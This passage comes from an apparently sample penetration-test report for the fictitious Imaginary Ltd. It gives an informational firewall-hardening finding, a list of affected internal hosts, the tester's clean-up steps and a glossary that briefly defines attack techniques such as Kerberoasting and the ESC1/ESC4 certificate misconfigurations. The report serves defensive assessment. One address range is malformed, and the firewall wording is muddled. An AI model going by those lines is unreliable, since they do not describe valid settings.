This is an informational observation rather than a weakness, and the change below is optional hardening. Discarding unsolicited traffic rather than rejecting it slows automated scanning, because a scanner has to wait for a timeout on every closed port instead of receiving an immediate answer. It offers no protection against a determined attacker, and should be weighed against the diagnostic clarity that an immediate rejection gives to Imaginary Ltd's own support staff.

The following changes would cause the hosts to discard unsolicited traffic:

- Set the default inbound action of the Windows Defender Firewall to Block, which discards unsolicited traffic without replying, rather than Block (reject).
- Apply the equivalent default drop policy on the Linux hosts.
- Confirm after the change that the required services remain reachable from the systems that need them.

Affected hosts

The following assets were affected by this issue:

- 10.30.10.10 (SVR-DC-01)
- 10.30.10.11 (SVR-DC-02)
- 10.30.10.21 (SVR-CA-01)
- 10.30.10.30 (SVR-FS-01)
- 10.30.10.31 (SVR-FS-02)
- 10.30.10.40 – 10.30.10.57
- 10.30.20.40 (SVR-APP-01)
- 10.30.20.41 (SVR-APP-02)
- 10.30.20.50 (SVR-SQL-01)
- 10.30.20.55 (SVR-WEB-01)
- 10.30.20.80 – 10.30.20.95
- 10.30.30.60 (SVR-BKP-01)
- 10.30.30.61 (SVR-MON-01)
- 10.30.30.62 – 10.30.30.77
- 10.30.40.61 – 10.30.40.70
- 10.30.40.117 – 12040.120
- 10.30.40.200 – 205
- 10.30.50.10 (SW-CORE-01)



- 10.30.50.11 (SW-EDGE-01)
- 10.30.50.20 (PRN-01)
- 10.30.50.21 – 10.30.50.24

5 Post-Test Clean-Up

During and at the close of the engagement Incursion removed all artefacts created as a result of testing from Imaginary Ltd's systems. This included:

- any test or temporary accounts created for the engagement
- scripts, tooling and proof-of-concept payloads uploaded or staged
- certificates requested during testing, which were revoked at the issuing Certification Authority
- captured output held on the testing endpoint
- any configuration value changed solely to confirm a vulnerability, with every such value returned to its original state immediately afterwards and the reversion noted in the relevant finding

No test accounts, credentials, scripts or other means of access were left in place.

Incursion has made Imaginary Ltd aware of their responsibility to verify that clean-up has taken place and to remove any residual artefact that testing may have introduced, and remains available to assist with that verification.

Test data relating to this engagement is held on Incursion's secure internal repository for a period of 12 months. Following acceptance of the report, Incursion will store a copy on an internal repository for the longevity of our commercial agreement plus retention period in line with data-protection law.



Annex A Glossary

The glossary below explains terms and abbreviations used in this report.

Term	Meaning
AD CS	Active Directory Certificate Services. The Microsoft service that issues digital certificates within a Windows domain.
AES	Advanced Encryption Standard. The block cipher used by the modern Kerberos encryption types, and the replacement for the legacy RC4 types.
CVSS	Common Vulnerability Scoring System. An open framework for scoring the severity of vulnerabilities.
DACL	Discretionary access control list. The list of permissions attached to an object such as a certificate template, determining which accounts may read or alter it.
DNS	Domain Name System. The service that resolves names to network addresses, and whose failure can cause insecure fallback name-resolution protocols to be used.
Domain Admin	Membership of the Domain Admins group in Active Directory, which confers administrative control of every domain-joined system and of the directory itself.
ESC1 / ESC4	Two entries from the published catalogue of Active Directory Certificate Services misconfigurations. ESC1 is a template that lets the requester choose the identity in the certificate. ESC4 is a template whose permissions let a standard user rewrite it into that state.
FTP	File Transfer Protocol. A legacy file-transfer protocol that transmits credentials and data unencrypted.
Kerberoasting	A technique that requests Kerberos service tickets for accounts with a registered service name, so that the encrypted portion can be attacked offline to recover the account password.
NCSC	National Cyber Security Centre, a part of GCHQ, and the UK national technical authority for cyber security.
PKINIT	The extension to Kerberos that allows a digital certificate to be presented in place of a password when obtaining a Kerberos ticket.
RC4	Rivest Cipher 4. A legacy stream cipher still offered by some Kerberos and TLS configurations, whose use weakens the protection of the material it encrypts.
RPC	Remote procedure call. The mechanism by which one Windows system asks another to run a function on its behalf.
SMB	Server Message Block. The Windows protocol used for file sharing and much administrative communication between Windows systems.
SYSVOL	The share replicated to every domain controller that holds Group Policy data and logon scripts.
TCP / UDP	Transmission Control Protocol / User Datagram Protocol. The transport protocols whose port numbers identify the network services listed with each finding.
TGT	Ticket-Granting Ticket. The Kerberos credential that allows its holder to request access to services as the account it was issued for.
TLS	Transport Layer Security. The cryptographic protocol protecting data in transit, and the successor to the deprecated SSL.
UPN	User Principal Name. The logon identifier of an Active Directory account, and the field a certificate carries to say which account it belongs to.

